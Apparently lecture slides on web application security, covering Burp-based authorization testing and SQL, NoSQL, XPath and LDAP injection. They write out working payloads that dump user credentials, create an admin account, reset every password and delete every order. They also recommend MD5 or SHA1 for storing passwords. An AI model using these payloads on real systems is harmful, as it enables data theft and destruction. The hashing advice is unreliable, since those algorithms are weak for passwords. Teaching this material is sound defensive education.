
- Other issues related password might be things like vulnerabilities caused by inefficient handling of errors in login process or multistage login.
- The storage of non-encrypted password values might also represent a serious problem which makes the usage of MD5 or SH1 necessary to eliminate such threat.

MISCELLANEOUS



Authorization

- **Vertical authority:** it is about the level of access to specific functionality set for each type of users an example is the difference in authority between administrator and a normal user.
- **Horizontal authority:** this type of authority is about controlling the access in the same functionality, as example having the authority to access the web mail functionality does not mean ability to access any email account.
- **Contextual authority:** this type of authority is related to current application state which can be explained in the perspective of multistage process where available functionalities are specified according to present state.



Authorization

Attack Process:

- A- Configure Burp as a proxy and disable interception, browse all the application's content within one user context. If the target is to test vertical access controls higher privileges account should be used.
- B- Be sure to map all functionalities by checking Burp's site map.
- C- use the context menu to select the "compare site maps" feature.
- D- To select the second site map to be compared, you can either load this from a Burp state file or have Burp dynamically re-request the first site map in a new session context.
- E- To test horizontal access controls between users of the same type, you can simply load a state file you saved earlier, having mapped the application as a different user. For testing vertical access controls, it is preferable to re-request the high-privilege site map as a low-privileged user, because this ensures complete coverage of the relevant functionality.
- F- To re-request the first site map in a different session, you need to configure Burp's session-handling functionality with the details of the low-privilege user session (for example, by recording a login macro or providing a specific cookie to be used in requests).
- G- It is necessary that define suitable scope rules to prevent Burp from requesting any logout function.

Authorization

Compare site maps

Filter: showing all items

key: modified deleted added ☒ sync selection

Map 1

https://mdsec.net

- auth
 - 468
 - Admin.ashx
 - Default.ashx
 - username=
 - username=
 - Home.ashx
 - ListUserSessi
 - ListUsers.ashx
 - NewUser.ashx
 - YourDetails.as

| host | method | URL | diff count | params | status | length | MI |
|-------------------|--------|-------------------------------|------------|-------------------------------------|--------|--------|----|
| https://mdsec.net | GET | /auth/468/Admin.ashx | 1 | | 200 | 1254 | HT |
| https://mdsec.net | GET | /auth/468/Default.ashx | | | 200 | 1477 | HT |
| https://mdsec.net | POST | /auth/468/Default.ashx | 1 | <input checked="" type="checkbox"/> | 302 | 553 | HT |
| https://mdsec.net | GET | /auth/468/Default.ashx?use... | | <input checked="" type="checkbox"/> | 200 | 1482 | HT |
| https://mdsec.net | GET | /auth/468/Home.ashx | 2 | | 200 | 1331 | HT |
| https://mdsec.net | GET | /auth/468/ListUsers.ashx | | <input type="checkbox"/> | 200 | 2040 | HT |
| https://mdsec.net | GET | /auth/468/ListUserSession... | 4 | | 200 | 1481 | HT |
| https://mdsec.net | GET | /auth/468/NewUser.ashx | 1 | | 200 | 1987 | HT |
| https://mdsec.net | GET | /auth/468/YourDetails.ashx | 4 | | 200 | 1324 | HT |

response request

hex html render

raw headers

```
src="home.png">&nbsp;:Logged  
in as:  
Administrator.<br><br><a  
href="/Admin.ashx">Admin</a>  
<br><a  
href="/YourDetails.ashx">You  
r details</a><br><a  
href="/ChangePassword.ashx">  
Change password</a><br><a  
href="/Logout.ashx">Logout</
```

2 highlights

Map 2

https://mdsec.net

- auth
 - 468
 - Admin.ashx
 - Default.ashx
 - Home.ashx
 - ListUserSessi
 - ListUsers.ashx
 - NewUser.ashx
 - YourDetails.as

| host | method | URL | diff count | params | status | length | MI |
|-------------------|--------|--------------------------------|------------|-------------------------------------|--------|--------|----|
| https://mdsec.net | GET | /auth/468/Admin.ashx | 1 | | 200 | 1127 | HT |
| https://mdsec.net | POST | /auth/468/Default.ashx | 1 | <input checked="" type="checkbox"/> | 302 | 553 | HT |
| https://mdsec.net | GET | /auth/468/Default.ashx | | <input type="checkbox"/> | 200 | 1477 | HT |
| https://mdsec.net | GET | /auth/468/Default.ashx?user... | | <input checked="" type="checkbox"/> | 200 | 1482 | HT |
| https://mdsec.net | GET | /auth/468/Home.ashx | 2 | | 200 | 1297 | HT |
| https://mdsec.net | GET | /auth/468/ListUsers.ashx | | <input type="checkbox"/> | 200 | 2040 | HT |
| https://mdsec.net | GET | /auth/468/ListUserSessions... | 4 | | 200 | 1481 | HT |
| https://mdsec.net | GET | /auth/468/NewUser.ashx | 1 | | 200 | 1987 | HT |
| https://mdsec.net | GET | /auth/468/YourDetails.ashx | 4 | | 200 | 1314 | HT |

response request

hex html render

raw headers

```
src="home.png">&nbsp;:Logged  
in as: Ordinary  
User.<br><br><a  
href="/YourDetails.ashx">You  
r details</a><br><a  
href="/ChangePassword.ashx">  
Change password</a><br><a  
href="/Logout.ashx">Logout</
```

1 highlight

change options close

99

Attack Data stores

ORACLE®
DATABASE

 **mongoDB®**



MySQL® 



Attacker finds a way to interface the data store through the application functionalities or being able to access it directly in case of Data remote access availability.

SQL injection

Attack requirement:

No sanitization functionality to neutralize special words or characters matching an instruction in the SQL grammar.

To check the possibility of SQL injection attack you can do the following tests:

- Try to input a single quotation and monitor change in behavior.
- Try two quotes and monitor change in behavior.
- Try to use concatenation on input fields '||' FOO (in oracle) or '+'Foo (in mssql) or ' 'Foo (in MySQL) if no difference is detected then the application is vulnerable.



SQL injection

Attack Select statement

Listing

```
SELECT author, title, year  
FROM books WHERE  
publisher = 'pearson' and  
published=1
```

Attack

Using the value (pearson' OR 'a'='a) will make the query show all book information for all publishers.

```
SELECT author, title, year  
FROM books WHERE  
publisher = 'pearson' OR  
'a'='a' and published=1
```

Attack insert

An application may allow users to self-register.

```
INSERT INTO users (username,  
password, ID, privs) VALUES  
( 'daf','secret', 2248, 1)
```

Attack

Injecting the following: adm', 'adm', 9999, 0)— into the username field will enable the attacker to create an administrative user if privs=0 --> account privileges:

```
INSERT INTO users (username,  
password, ID, privs) VALUES  
( 'adm','adm', 9999, 0)--  
( 'daf','secret',2248,1) → ignored
```

Attack update statement

This example will use injection in the update statement related to password changing functionality to change the administrator password.

Listing

```
UPDATE users SET password  
='theNewPass' WHERE user =  
'Bashar' and password =  
'oldPassword'
```

Attack

change the condition to (admin' or 1=1--) will change everyone's passwords to "theNewPass"

```
UPDATE users SET  
password='theNewPass' WHERE  
user = 'admin' or 1=1
```

SQL injection

Attack Delete statement

Using a method similar to the one used with update statement attacker can cause a great damage injecting into delete statement.

Listing

```
DELETE FROM orders WHERE  
order_item_code='p23453'  
and order_Id=12
```

Attack:

Setting order_item_code value to(' or 1=1) will cause the deletion of all orders in orders table.

```
DELETE FROM orders WHERE  
order_item_code='' or 1=1  
and order_Id=12
```

Attack using UNION

Using union can open the door widely to execute a separated select query.

A simple query like the one shown in the following listing can be exploited to retrieve user names and passwords for all users.

Listing

```
Select * from titles where username='bashar'
```

Attack:

Setting the username value to (bashar' UNION SELECT uid,username,password FROM users--)

```
Select * from titles where username='bashar' UNION SELECT  
uid,username,password FROM users--
```

But this attack cannot be executed if we don't know the names of tables and columns so we can try to inject the following (as information_schema is supported by ms sql and mysql)

```
SELECT table_name,column_name FROM  
information_schema.columns where column_name LIKE '%PASS%'
```

NO SQL injection



Attacker finds a way to interface the data store through the application functionalities or being able to access it directly in case of Data remote access availability.

NO SQL injection

Injection in mongo DB:

php code that will create a Mongo DB instance and retrieve an array containing the username and password.

Listing

```
$m = new Mongo();  
$db = $m->cmsdb;  
$collection = $db->user;  
$js = "function() {return this.username == '$username' & this.password == '$password'; }";  
$obj = $collection->findOne(array('$where' => $js));  
if (isset($obj["uid"]))  
{ $logged_in=1; }  
else  
{ $logged_in=0; }
```

Attack

Supplying the username (bashar//) and any password will make the \$js always True.

```
function() {return this.username == '$bashar//' & this.password == '$password'; };
```

Using the username (a' || 1==1 || 'a'=='a) and any password will make the \$js always True.

```
function() {return this.username == ' a' || 1==1 || 'a'=='a ' & this.password == '$password'; };
```

XPath injection



XPath is a language to query XML document where expressions represents a sequence of steps that is required to navigate from one node of a document to another.

XPath injection

Listing

```
<addressBook>
  <address>
    <firstName>Bashar</firstName>
    <surname>Khalil</surname>
    <password>Estoshia</password>
    <email>basharkhalil@Gmail.com</email>
    <ccard> 9190 5130 3482 3515</ccard>
  </address>
</addressBook>
```

XPath query effectively verifies the user-supplied credentials and retrieves the relevant user's credit card number:

```
//address[surname/text()='Khalil' and password/text()=' Estoshia']/ccard/text()
```

Attack

The attacker enter the value (' or 'a'='a) as password:

```
//address[surname/text()='Khalil' and password/text()=' ' or 'a'='a ']/ccard/text()
```

This will result retrieving the credit card information for all users.

If the structure of the document is not known it will be difficult to know how exactly what to write, usually we solve this problem using what is called blind Xpath injection.

LDAP injection

LDAP Light Directory Access Protocol a standard application protocol for accessing and maintaining distributed directory information services over an Internet Protocol.

LDAP example is Active Directory used in windows.

LDAP uses filters joined by operators to search the directory:

`(operator (key1=value1 value2 ...) (key2=value1valuen))`

Operator can be something like (&) for conjunctive queries and (|) for disjunctive queries

`(|(city=LA)(department=design)(city=CA)(department=R&D))`

Attack requirement

No proper sanitization on the user input that will be part of an LDAP query.


Attack

A query used in the application to retrieve a sale personnel information in a specific city `(&(city=LA)(department=sales))`

If the attacker change the city to *) `(department=*)`

`(&(city= *) (department=*)))(department=sales))`

This query will return employee information in all departments and cities.




Attack Business Logic


1. Encrypt and disclose the key: Using the same encryption for two pair of information one is visible and the other is not.
2. Overloading dual privileges: Implementing an overloaded method for password change for administrators and normal users.
3. Multistage manipulation: Sometimes developer makes a bad assumption that user will follow all steps in a multistage task.
4. Overlapped checks.
5. Bulk but for a while: Where attacker can get benefit from bulk purchase then purchase only one item.
6. Forgotten escape: Developer forgot the escape which itself does not represent a problem but escaping the escape by the mean of disable the sanitization functionality.
7. Defence+Defence=?: Sometimes the intersection of two defense mechanisms can be used by the attacker to initiate a successful attack.
8. Race condition: The vulnerability appears only for a short period of time, it is hard to detect and reproduce, but it can open a door wildly if exploited.




Business logic



Cross Site Scripting (XSS)



Echo or Reflected Attack



Echo or Reflected Attack

Attack requirement

- A. The user access a page that contains a vulnerable page with echo
- B. No sanitization is applied on the reflected input passed to that page

